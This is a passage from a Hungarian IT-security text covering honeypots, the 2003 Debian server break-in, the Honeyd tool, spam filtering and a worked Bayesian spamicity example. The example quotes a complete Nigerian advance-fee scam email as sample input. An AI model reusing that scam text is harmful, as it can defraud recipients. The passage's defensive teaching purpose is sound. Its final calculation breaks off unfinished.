Mivel a lelepleződés tényét szervezetünk nem biztosan, hogy észreveszi, ezért arra is fel kell készülni, hogy ilyen esetben a megváltozott attitűd miatt a csapdát ellenünk tudja fordítani. A csapdát felhasználhatja saját rendszereink támadására (pl. túlterhelés), vagy akár arra is, hogy harmadik személy felé a szervezet nevében próbáljon eljárni (hamis levél). Az is előfordulhat, hogy ilyenkor a támadó direkt azért indít támadást a csapdáról harmadik irányba, hogy szervezetünk teljes hálózatát letiltsák, így okozva súlyos károkat a nekünk.

3.10.5.5 Elriasztó hatás

A csapdának már a létezése is elriasztó hatású. Azok a hírek, publikációk, amelyek a csapdák létezését ismertetik, eljutnak a potenciális támadókhoz. A támadó kockázatkerülő: Nem akar betörni olyan rendszerbe, ahol nagy a lebukás esélye, miközben kicsi a nyereség, amely a feltörésből származik. Ha tehát azt sejti, hogy a hálózaton a gépek egy (megfelelő) része csapda, úgy sokkal kockázatosabb lesz a számára betöréseket indítani, azaz „kétszer is meggondolja" mielőtt támadásokat indít. Ez az elriasztó hatás nem egy cég ellen szól, hanem általánosan.

Ha azt publikáljuk, hogy konkrétan egy szervezet csapdát tart fent, akkor természetesen ez a hatás fordított lehet: A feltörő számít a csapdára, vagy direkt azt akarja kideríteni, hogy hol a csapda.

Amennyiben valaki egyszer egy csapda áldozata lesz, azaz támadóként lépre csalták, úgy még akkor is kevésbé lesz hajlamos szerverünk, vagy akár az Internet többi elemének feltörésére, ha nem derült ki személyazonossága. Természetesen a megrögzött vagy hivatásos támadók ellen a csapda nem hatékony elriasztási eszköz.

Felmerül annak a lehetősége is, hogy valódi szervereinket, gépeinket úgy konfiguráljuk, hogy a támadók számára „kissé" hasonlítsanak egy csapdára. Amennyiben feltörés közben a támadó azt véli felfedezni, hogy megfigyelik (gyanús dolgokat tapasztal), úgy csapdára gyanakodhat, és anonimitásának megőrzése érdekében feladhatja a feltörést vagy további tevékenységét. Ez a pszichológiai hatás is alkalmas lehet arra, hogy hálózatunkat védettebbé tegyük.

3.10.6 Csapdák a drótnélküli hálózat területén

A drótnélküli hálózatok (IEEE 802.11a, b, g stb.) gyors terjedésével megjelentek az ún. "wardriver" támadók. Az ilyen támadók védtelen, vagy gyengén védett hálózatokat tudnak megtámadni mobil eszközeikkel, például egy ház előtt parkoló autóból. A védtelen hálózatok nagy száma miatt a jelenség igen elszaporodott.

A védekezés egyik lehetőségét jelenti a drótnélküli hálózatokon létrehozott csapdák alkalmazása. A feltörő általában áldozatait fizikai mozgással keresi meg, azaz például „körbenéz" egy városban, vagy célirányosan elmegy egy szervezet különböző épületeihez. Egy szervezet számos különböző célra használhat drótnélküli eszközöket, és ezeket különböző szintű védelemmel is elláthatja.

A szervezet a drótnélküli hálózatán elhelyezhet egy gyengének látszó, védtelenséget sugalló elemet. A támadókat a csapda megfigyelheti, a támadásokról statisztikákat készíthet. A drótnélküli hálózaton elhelyezett csapda technikailag némileg különbözik az internetes csapdától, hiszen más a célja, azonban eszköztára nagyon hasonló.

3.10.7 Disztributív védekezés

Egyetlen csapda adatot nyújthat hálózatunk védettségéről, de az Internet védelmét nem biztosítja. Az Interneten elhelyezett csapdákat azonban összefoghatjuk annak érdekében, hogy egy közös, elosztott szupercsapdát hozzunk létre. A számos elem folyamatosan jelezheti, hogy milyen támadásokat tapasztalt, honnan irányulnak a támadások, és ez alapján egy központi rendszer (statisztikai mag) olyan következtetéseket vonhat le, amelyet az egyes csapdák önmagukban képtelen felderíteni.

A csapda ebben az esetben nagy hasonlóságot mutat a behatolás-detektáló rendszerekhez, hiszen itt nem a feltörő egyedi megfigyelése a fő cél, hanem csak a betörés tényének, típusának azonosítása és összegyűjtése.

A levonható következtetések lehetnek alapvető megfigyelések a támadók aktuális aktivitására vonatkozóan, de egy ilyen csapda-hálózat segítségével felderíthetővé válhat, ha az interneten egy új, ismeretlen hibát kezdenek kihasználni a támadók. A sok próbálkozás alapján a gyanús forgalom részletes megfigyelése és analízise hozzájárulhat a hiba megismeréséhez. A statisztikai adatok azt is megmutathatják, ha az Interneten újfajta féregvírus terjed járványos méretekben, hiszen az ilyen automatikus támadások is statisztikailag kimutathatók lehetnek.

A disztributív csapda mintapéldánya a Honeynet projekt, weblapján számos bővebb információval (`http://www.honeynet.org`).

3.10.7.1 A „0-napos hibák" elleni védekezés

Az informatikai biztonság szakzsargonjában a "0-day" hibák olyan problémákat jelentenek, amelyek még nincsenek a köztudatban: Annyira frissen megismert biztonsági problémákat, vagy azok kihasználását célszó eszközöket hívnak így, amelyeket csak egy zárt közösség tagjai ismernek, és általában etikailag megkérdőjelezhető célokra használnak fel. A hiba vagy kiaknázási lehetősége tehát még nem ismert a biztonsági szakértők körében, így a szakértők és a gyártó nem tudja megjavítani a rendszert. A "0-day" hiba általában csak rövid ideig jelent problémát, hamar felfedik létezését, ezért igazi értéket általában csak 1-2 napig jelent, ezt szimbolizálja a neve is.

Az így kialakult információs aszimmetria miatt a támadók előnyben vannak: Amíg tevékenységük le nem lepleződik, addig könnyedén kihasználhatják a más által nem ismert hibát. Természetesen az ilyen hibák ellen védenek a megfelelő csomagszűrés, applikációs szintű tűzfalak, finomhangolt fájlhozzáférési rendszerek, különlegesen biztonságosra konfigurált környezet. Ennek ellenére sokszor olyan rendszerek is sérülékenyek tudnak maradni az ismeretlen hibára, amelyek máskülönben jól és biztonságosan adminisztráltak, kezeltek.

A védekezést ilyen esetben maguk a támadók tudják megkönnyíteni. Mindahányszor felhasználják speciális tudásukat annak érdekében, hogy a más által ismeretlen hibát kiaknázzák, annyiszor kockáztatják meg azt, hogy a hibát más is megismerje, és esetleg a többi biztonsági szakértő számára is ismertté tegye.

Ilyen lehetőséget szolgáltat az, ha egy folyamatos megfigyelés alatt tartott csapda csalja lépre a "0-day" hibát kihasználó támadót.

Hasonló eljárást végeznek továbbá az ún. "forensics analysis" (szabad fordításban támadás visszakövetés) eljárása során. Ilyen esetekben a támadó után fellelhető „tárgyi" adatokat gyűjtik össze (külső és belső naplófájlok, merevlemezen tárolt törölt és nem törölt adatok stb.), majd az adatok alapján megpróbálják kideríteni azt, hogy a támadás miként következett be, mikhez fért hozzá a támadó, mit módosított stb. Az ilyen analízis segítségével szintén könnyen fény derülhet a nem közismert informatikai biztonsági hibát kihasználó támadás tényére, és biztosítható annak gyors kijavítása.

A közelmúlt egyik igen érdekes és részletesebben megismert ilyen esete a Debian Linux disztribúció központi szervereinek feltörése volt[7]. 2003. november 21-én a Debian disztribúció

[7] ld. `http://lists.debian.org/debian-devel-announce/2003/debian-devel-announce-200311/msg00012.html`

gazdái jelezték, hogy felfedezték a tényt, hogy 4 központi szerverükbe ismeretlen támadó hatolt be. Ellenintézkedésként a gépeket azonnal lekapcsolták az Internetről, és részletes vizsgálatnak vetették alá. Később a részletekből a következők derültek ki:

2003. november 20-án a Debian projekt rendszergazdái észlelték, hogy egyik számítógépük nem megfelelően működik, többször is újraindult kritikus hibák miatt. Ugyanebben az időpontban kezdett a projekt egy másik számítógépe is hasonló furcsa viselkedésbe, ami felkeltette a rendszergazdák gyanúját.

A rövid vizsgálat megállapította, hogy több fontos fájl is megváltoztatásra került a rendszerben. A változtatásokat a rendszerre telepített *rootkit* okozta, így nyilvánvalóvá vált, hogy a rendszert illetéktelenek támadták meg. A további vizsgálatok alapján a fejlesztők úgy sejtették, hogy november 19-én támadták meg a rendszert, méghozzá egy lehallgatott jelszó segítségével tudtak hozzáférni. A hozzáférésen keresztül „valamilyen módon" megszerezték a rendszergazdai jogokat, és ezeket felhasználva jutottak el a többi szerver feltöréséhez.

A gépeket ekkor a rendszergazdák lekapcsolták, a bennük található merevlemezek tartalmáról pedig bithű másolatot készítettek. Természetesen ezután egy körültekintő újratelepítés és újrakonfigurálás után álltak vissza az üzemkész állapotra.

Az érdekesebb kérdés azonban az volt, hogy miként történhetett a betörés. A mentett merevlemezek tartalmát szakértők vizsgálták meg. A szakértők megtalálták egy olyan bináris program nyomait, amely az adminisztrátori jogok megszerzéséhez volt használva. A programról önmagában nem lehetett megállapítani, hogy milyen módon (milyen hibát kiaknázva) tudja kihasználni a rendszer gyengeségét, mert a program kódját egy erre a célra készített programmal zagyválták össze (Burneye). A további analízis során azonban sikerült kideríteni, hogy a feltörés a Linux rendszermag egy speciális hibáját használja ki, amely hibát még az év szeptemberében felfedeztek.

A hiba felfedezésekor azonban olyan besorolást kapott, amely nem utalt arra, hogy ez a rendszert veszélyeztető biztonsági probléma lenne, ezért a hiba javítását a feltörés időpontjában a világ Linux szervereinek nagy része nem tartalmazta.

A hiba újrafelfedezésével, amelyet a Debian szervereinek feltörése indukált, gyors folyamat indult el. A Linux rendszermag fejlesztői azonnal megjelentették a következő stabil verziót a rendszermagból, amely már tartalmazta azt a hibajavítást, amelyet a támadók kihasználtak. Pár nap elteltével a Linux szerverek jelentős része védett lett egy ilyen hibával szemben.

Néhány nap múltán azonban más disztribúciók központi szervereit érte támadás. Habár ismert volt, hogy ezeken a szervereken a rendszermag ugyanazt a hibát tartalmazta, mint a Debian feltörése esetében, de az utólagos nyomozást nem csak ez érdekelte. A rendszermag hiba olyan támadásra enged csak lehetőséget, amelyet a gép legális felhasználója tud csak kezdeményezni. A hiba tehát nem aknázható ki távolról, anélkül, hogy valamilyen módon a gépre egy felhasználói jogosultság birtokába kerülnénk. A Debian esetében a fejlesztők úgy gondolták, hogy a behatolást egy lehallgatott jelszó segítségével indították meg, és ezután a felhasználói jelszó birtokában tudták a rendszermagban levő hibát kiaknázni.

A később feltört szerverek (Gentoo Linux, Samba stb.) esetében viszont már gyanú volt arra, hogy nem lehallgatott jelszavak útján jutottak be a szerverekre, hanem más módon. A vizsgálatok megállapították, hogy egy másik javítás nélküli hibát használtak ki a támadók, az rsync nevezetű rendszer egyik sérülékeny pontját. Ennek segítségével tudtak kívülről behatolni a szerverre. A hiba felismerésével azonnal megindult ennek a problémának a kijavítása is.

A támadók által végzett cselekedetek, és eszközök utólagos vizsgálata tehát sokban segítette a Linuxot felhasználó összes szerver biztonságának növelését. Az is jól látható, hogy a támadókat saját támadásaik buktatták le. Amennyiben nem támadják meg az említett gépeket, úgy az az ismeret, hogy a fent vázolt hibák a rendszer biztonságát veszélyeztethetik, még hosszú ideig ismeretlen maradhatott volna. Ennek megfelelően tehát a történet visszatartó erőt jelenthet a támadók követőinek is arra vonatkozóan, hogy hol és milyen esetekben szabad és érdemes felhasználniuk a rendszer biztonsági hibáiról szerzett információikat.

3.10.8 Egy mintarendszer, a Honeyd

Niels Provos Honeyd nevezetű UNIX környezetre írt szoftvere segítségével egy virtuális számítógép szimulálható a hálózaton. A létrehozott csapda jól konfigurálható és kellőképpen megtévesztő lehet.

A szoftvernek megadható, hogy a szimulált állomás milyen operációs rendszernek adja ki magát. Az operációs rendszer szimulálását a szoftver a TCP/IP hálózati rétegeinek közvetlen módosításával éri el. A külső felderítő (pl. **`Nmap`** program, ld. 4.6) általában a TCP/IP különböző specialitásait, egyedi jellemzőit figyeli meg, amikor meg próbálja határozni azt, hogy egy célszámítógép milyen operációs rendszert futtat. Niels Provos szoftvere a külső megfigyelő felé úgy módosítja a számítógép hálózati vezérlőit, hogy a külső megfigyelő ne a valódi, hanem egy szimulált gép jellemzőit mutassa irányában. A TCP protokoll egyes bitjeinek megfelelő beállítása, a nem elérhető portok esetén visszaadott 'Reject' válasz bitjeinek tartalma például azt jelezheti a támadó felé, hogy a célgép egy AIX operációs rendszert futtató számítógép.

Természetesen egy támadó észreveheti azt is, hogy a szimulált állomás és a valódi állomás azonos gépen van. Ez még akkor is észrevehető, ha a szimulált állomás IP száma különbözik a valóditól: A támadó megvizsgálhatja a csomagok késleltetési idejét, és ha a valódi állomás és a szimulált állomás túlságosan hasonlít (azonos késleltetéseket produkál, amely a terheltség függvényében is hasonlóan változik), úgy megsejthetné a csapdát. A honeyd szoftver ez ellen úgy védekezik, hogy speciális megoldások segítségével a csapda hálózati kapcsolatát is szimulálni törekszik. A hálózat szimulációja során a programnak megadható, hogy a csapda hálózati kapcsolata átlagosan mekkora késleltetéssel és hálózati hibaaránnyal működjön. Ennek segítségével akár az is megvalósítható, hogy a hálózat alapvető forgalmi és működési jellemzői alapján a gyanútlan támadó a csapdát egy modem, vagy ADSL vonal végén levő célberendezésnek higgye.

A megtévesztés és megfigyelés természetesen nem a hálózati szinten fejeződik be. A csapda létrehozásához megtévesztő szolgáltatásokra is szükség van. A szolgáltatások tekintetében a szimulált gépen valódi szoftvereket futtat. Maga a honeyd nem tartalmazza konkrét szolgáltatások (levelezés, Web, SSH) szimulációját, annak megvalósítását külső szoftverekre bízza, a telepítő igénye szerint.

A külső szoftverek lehetnek primitív shell szkriptek is. Ezt a megoldást alkalmazza például a Single honeypot / Tiny honeypot (ld. `http://sourceforge.net/projects/single-honeypot/`), de beállítható az is, a szimulált gép HTTP portján egy külön bekonfigurált Apache (`http://httpd.apache.org/`) Web-kiszolgáló fusson. Az ilyen alkalmazások futtatása természetesen veszélybe sodorhatja magát a csapdát futtató valódi gépet. Niels Provos ennek védelmére a Systrace rendszer (`http://www.citi.umich.edu/u/provos/systrace/`) használatát javasolja. A Systrace segítségével a program által elért rendszerhívások korlátozhatóak, így jobban elzárhatóvá „virtuális" szolgáltatássá tehető az említett szoftver. Megoldható például, hogy ha az Apache Web-kiszolgáló egy kifele irányuló kapcsolatot próbál

nyitni (ami gyanús, mivel normális esetben ilyen nem történhet), akkor a szoftver futása megálljon, és csak a rendszergazda külön engedélye mellett legyen képes a szoftver ilyen kapcsolatokat indítani. Hasonlóan lehet védekezni egyéb veszélyes rendszerhívások ellen is, mint a fájlok manipulációja, memóriakezelés stb.

A csapdán szimulált szolgáltatások hálózati kapcsoltát természetesen a honeyd szoftver valósítja meg, azaz a Web-kiszolgáló nem közvetlenül az operációs rendszerrel, hanem a honeyd szoftverrel kommunikál. Ennek megfelelően a honeyd a konfiguráció szerint tudja beállítani a hálózat működési paramétereit, ahogy azt korábban említettük.

4 Védekezések összefoglalása

A védekezéseket több szempont szerint is csoportosíthatjuk, de itt is ajánlatos egy olyan csoportosítást választani, melyet több éve alkalmaznak, és folyamatosan finomítanak egy széleskörű tapasztalattal rendelkező szervezetnél. Ezeket a paramétereket figyelembe véve a SANS által éves rendszerességgel elkészített (2003 végén jelent meg a tizedik változat [SANS_list]) és közzé tett biztonsági eszközöket és szolgáltatásokat összefoglaló listát vehetjük alapul a saját csoportosításunk elkészítéséhez. Az általunk összeállított csoportosítás a következő:

- Forgalomszűrés: spamek (4.1)
- Forgalomszűrés: vírusok (4.2)
- Autentikáció és autorizáció (4.3)
- Tűzfalak (4.4)
- Behatolás-érzékelők (4.5)
- Ellenőrzések, pásztázások (4.6)
- Adat és kommunikációs kapcsolat titkosítása (4.7)
- Digitális aláírás és kapcsolódó területek (4.8)
- Biztonságos szoftverfutási környezet (TCB) (4.9)
- A WWW (web) biztonsági kérdése (4.10)
- Adminisztráció (4.11)
- Tokenek, intelligens kártyák, jelszó-generátorok (4.12)
- Hálózati architektúra megválasztása (4.13)

Az egyes csoportokban lehetnek alfejezetek, alcsoportok, de minden tovább már nem osztott csoport esetén az adott csoport definíciója[8] után a következő minta alapján kerülnek bemutatásra az elemek jellemzői:

Honnan ered és hogyan működik? Történet és fejlődés.

Rövid történeti áttekintés, és a verziók fontosabb fejlődési mérföldkövei.

Mi ellen véd? Kockázatcsökkenés módja.

Annak leírása, hogy mire alkalmazható elsősorban, milyen problémákban miként lehet segítségre a védekezésben.

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

Az ingyenesen elérhető fontosabb és ismertebb termékek bemutatása és összehasonlítása.

[8] Elsősorban a [Fogalomtár] meghatározásait idézzük, és amennyiben abban nem található meg az adott leírás, úgy más forrásból vagy saját kútfőből kerül megadásra ez a rész.

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

A mélyebb ismereteket megszerezni szándékozók részére összeállított referencia-lista. A [Sourceforge] címen több más biztonsággal kapcsolatos alkalmazás/projekt is elérhető.

4.1 Forgalomszűrés: spamek

A hálózati eszközökön áthaladó információt a hálózat és az egyén valamint az egyénekből álló közösség védelmében szűrni kell, hogy a rosszindulatú vagy más tartalmat (pl. munkahely által nem megengedett, vagy korhatárhoz kötött) kiszűrjük a rendszerből. Ennek nehezen kiszámítható (akkor is, ha többet teszik ezt), de mindenképpen jelentős anyagi vonzata van, a szűrésnek is, és a nem szűrt forgalom okozta terhelésnek vagy egyéb kárnak (pl. vírusterjedés miatt kiesik a szolgáltatás).

4.1.1 Spamről általában

A spam legáltalánosabban kéretlen és tömeges e-mail üzenetet jelent. Kéretlen, azaz a küldőnek nincs ellenőrizhető engedélye arra, hogy levelet küldjön a címzettnek. Tömeges, mivel lényegében ugyanazt a levelet nagyon sok címzetthez küldi el a feladó.

Ahhoz, hogy spam legyen egy levél, mindkét feltételnek egyszerre kell teljesülnie, ugyanis külön-külön nem elégséges feltétel egyik sem. A kéretlen levél általában teljesen normális, pl. jelentkezés egy munkára, üzleti ajánlatkérés stb. A tömeges levél szintén megszokott dolog, ilyenek a hírlevelek, levelezési listák stb.


A fenti definíció sem határozza meg tökéletesen a spamet, ezért kiegészítésképpen hozzátehetjük, hogy a spam a címzetteknek mindig többe kerül, mint a feladónak, mind pénz mind erőforrás szempontjából.

Ezek alapján a következőket mondhatjuk a spamekről:

- A címzett személye érdektelen, mivel az üzenetet változatlan formában lehetne sok más felhasználónak is küldeni.
- A címzett ellenőrizhetően, megfontoltan, határozottan és visszavonhatóan nem engedélyezte a levél küldését.
- A levél küldése és fogadása lényegesen nagyobb előnyt jelent a küldő számára.


Ezek a feltételek elég jól definiálják a spamet, de sajnos túlságosan absztrakt feltételek. Egy spam szűrőnek ugyanis egy konkrét levélről kell eldöntenie, hogy az spam-e, és nem rendelkezik azokkal az információkkal, amelyekkel a definíció teljesülését ellenőrizni lehetne.

A spam mennyisége érezhetően növekedett az utóbbi időben. Ezt támasztják alá a statisztikák is. A Messagelabs (`http://www.messagelabs.com`) adatai alapján abszolút mennyiségben megötszöröződött a spam mennyisége az elmúlt évben.




Ábra 11. Spamet tartalmazó levelek számának alakulása (2003. március-2004. február)

De nem csak abszolút, hanem a relatív arányuk is növekedett. Az alábbi grafikon azt mutatja, hogy az összes levélnek hányad része spam. A vizsgált időszak elején minden hatodik levél volt csak spam, mostanra ez az arány 2-3 körüli, vagyis a spam aránya legalább megduplázódott a levélforgalomban.



Ábra 12. Spamet tartalmazó levelek hányadának alakulása (2003. március-2004. február)




Ábra 13. Spamek eloszlása kategóriánként a Brightmail adatai alapján

Forrás: Messagelabs spam statisztika (Brightmail. Spam definitions. April 2003):
`http://www.messagelabs.com/viruseye/threats/default.asp`

4.1.2 A spam szűrők működése

Egy tipikus spam szűrő az alábbi séma szerint épül fel:



Ábra 14. Spam szűrő felépítése

Az ellenőrzés első szintje a *White/Black List (fehér/fekete lista)*. Ezen a szinten a feladó címe vagy domain címe alapján történik a kiértékelés. Amennyiben ez a cím a fehér listán szerepel, a levél minden további ellenőrzés nélkül továbbításra kerül. Ha a feketelistán szerepel, akkor elutasításra kerül. Ez a két lista a fogadó szerveren található, a helyi adminisztrátorok tartják karban.

A következő lépésben a spam szűrő megvizsgálja, hogy a küldő IP címe szerepel-e valamelyik folyamatosan frissített tiltólistán. Ezek a tiltólisták (amelyeket általában független szervezetek tartanak karban) az ismert spamet küldő IP címeket és szolgáltatókat tartalmazzák. A tiltólistákat gyakran RBL-nek is nevezik, bár ez nem egészen helyes, mivel az RBL-re a MAPS szerzett védjegyoltalmat (tiltólista: `http://www.declude.com/Junkmail/support/ip4r.htm`).

A harmadik lépésben már a levél tartalmát elemzi a szűrő. Ennek a vizsgálatnak a leggyakoribb eszköze manapság a Bayes-szűrésen alapuló döntéshozatal, vagyis annak meghatározása, hogy egy adott szóösszetételű levél milyen valószínűséggel spam. Ezt a feltételes valószínűségre

vonatkozó Bayes tétel alapján vissza lehet vezetni annak vizsgálatára, hogy a levél szavai milyen gyakorisággal fordulnak elő spam illetve nem spam levelekben.

4.1.3 Bayes szűrők

Az alapprobléma annak meghatározása, hogy egy adott szóösszetételű levél mekkora valószínűséggel tekinthető spamnek. Ezt a valószínűséget nem ismerhetjük pontosan, de a valószínűség elméletből ismert Bayes-tétel[9] és a teljes valószínűség tétel[10] alapján megadhatjuk. Ugyanis kellőképpen sok spam levél feldolgozása után meghatározhatjuk, hogy az adott szavak mekkora relatív gyakorisággal (azaz milyen arányban) fordulnak elő spam levelek között, ezek pedig jól közelítik az előfordulási valószínűségüket. Már innen is nyilvánvaló, hogy nagy mintalevél gyűjteményre van szükség, hogy a relatív gyakoriság jól közelítse a valószínűséget.

Példánkban a legegyszerűbb Bayes-módszert nézzük át, csak a lényeg megértése miatt. Annak a valószínűsége, hogy a *viagra* szót tartalmazó levél spam: (*spamicity* vagy *spam valószínűsítési érték*):

$$P(spam \mid viagra) \approx \frac{r(viagra \mid spam) \cdot r(spam)}{r(viagra \mid spam) \cdot r(spam) + r(viagra \mid nospam) \cdot r(nospam)}$$

ahol r(viagra|spam) a viagra szónak spam levelekben való előfordulási aránya, r(viagra|nospam) ugyanennek a tiszta levelekben való aránya . Értelemszerűen

$$r(nospam) = 1 - r(spam)$$

ahol r(spam) a spam minták aránya a tanító mintákban. Mivel a képlet jobb oldalán szereplő értékek könnyen meghatározhatóak a tanító minták alapján, így megkapjuk a P(spam|viagra) értékét.

Ez minden egyes szóra megadja a spam valószínűsítő értékét. Ha ez 1-hez közeli, akkor a szót tartalmazó levél nagy valószínűséggel spam, ha 0-hoz közeli, akkor nem spam. Ha 0,5 körüli, akkor nem meghatározható, célszerű az ilyen szavak elhagyása a döntéshozatalban.

Egy levél több szóból áll, ezért a spam szűrők kiválasztják a szavakat a levélből, és mindegyikre megnézik a tanító spam adatbázisból meghatározott spamicity értéket. (Tulajdonképpen itt nem csak szavakról, hanem szavak együtteséről, számokról stb. más nyelvi egységekről is szó lehet. Helyesebb lenne az angol "token" használata, de ettől eltekintünk.) Majd a szavak közül kiválasztják a döntő szavakat (vagyis azokat, amelyek 0-hoz vagy 1-hez legközelebb vannak), és ezekre elvégzik az alábbi összesítést:

$$Spamicity = \frac{\prod_i Spamicity_i}{\prod_i Spamicity_i + \prod_i (1 - Spamicity_i)}$$

[9] Bayes tétel: A és B legyen az eseményalgebra két eleme; ha P(A)>0 és P(B)>0, akkor P(B|A) = P(A|B) P(B) / P(A), ahol P(B|A) a B eseménynek az A feltétel melletti bekövetkezésének valószínűsége (feltételes valószínűség).

[10] Teljes valószínűség tétele: B_1, B_2,...B_n legyen egy teljes eseményrendszer, A egy tetszőleges esemény, ekkor $P(A)=\Sigma P(A|B_i)P(B_i)$

Ha ez 1-hez közeli, a levél spam, ha nullához közeli, nem spam. Pl. az alábbi levélben (ami mellesleg a hírhedt ***nigériai átverés*** tipikus esete):

```
Princess Buma Saro-Wiwa
101 Younde avenue YD
2390 Cameroun.
bsarowiwa@incamail.com OR b_sarowiwa@yahoo.com.au

Dear Friend,

I got your contact from a directory in a library in one of our international
school in my country and my instinct tells me to write you and i feel It will be a
great pleasure to be in contact with someone like you.

frist, let me introduce myself, my name is PrincessBuma Nene Saro Wiwa Ken. I am
27 years old from a royal family of Ken sarowiwa Kings hence I bear the tittle
"PRINCESS" I am single and the only duagther of my parents.my father was a royal
king of OGONI a prominent community in Rivers state Nigeria who was killed through
hanging by the order of late Gen sani Abacha because of his community inheritance
which are ( crude oil) that the F.G.N has taken possession of it.

We are only two, I and my younger brother KEN SARO WIWA[jnr],after one year death
of my father, my mother died of High Blood preasure (HBP).Meanwhile, we inherited
some fortune in form of cash which I will reveal to you when we get your
response.Our old family friends have been very dishonest with us since the death
of our parents, they have duped us of virtually all cash in the banks with
different stories and reason. As such we decided to cut off relationship from
people around us because we find out that they have on motive to squander what is
left. We had to leave Nigeria to stay in neighbuoring cameroun republic with the
assistance of our family lawyer in Nigeria, we are here now for three years and
would like to move out to another continent.I am interested to enter into strong
relation with you as a friend and partner after i have gotten good information
about you on internet.To be frank, we need someone who is kind and sincere that
will assist us.

We are interested to invest and live in your country therefore, it will be our
pleasure if you can be of help to us by assistring us to handle the investment and
planing of our fortune we inherited, to enable us build a new home for safekeeping
of our lives.

Please let me receive your response urgently.My kindest compliments.

Yours Faithfully,

Princess B. Saro-Wiwa.
bsarowiwa@incamail.com OR b_sarowiwa@yahoo.com.au
```

A kigyűjtött tokenek spam valószínűsítő értéke, és ezek alapján a teljes levél spam valószínűsítő értéke a következő táblázattal és törttel számolható ki (ld. Introduction to Bayesian filtering, http://www.process.com/precisemail/bayesian_filtering.htm):

Token	Spamicity
account	0.210984
after	0.197740
crude	0.990000
faithfully	0.990000
good	0.173185

Token	Spamicity
inherited	0.010000
invest	0.836338
investment	0.845059
let	0.207959
overload	0.010000

Token	Spamicity
prominent	0.990000
Receive	0.862871
safekeeping	0.990000
Sincere	0.990000
Therefore	0.197946

```
(0.210984)(0.197740)(0.990000)(0.990000)(0.173185)(0.010000)(0.836338)(0.845059)
(0.207959)(0.010000)(0.990000)(0.862871)(0.990000)(0.990000)(0.197946)
```

```
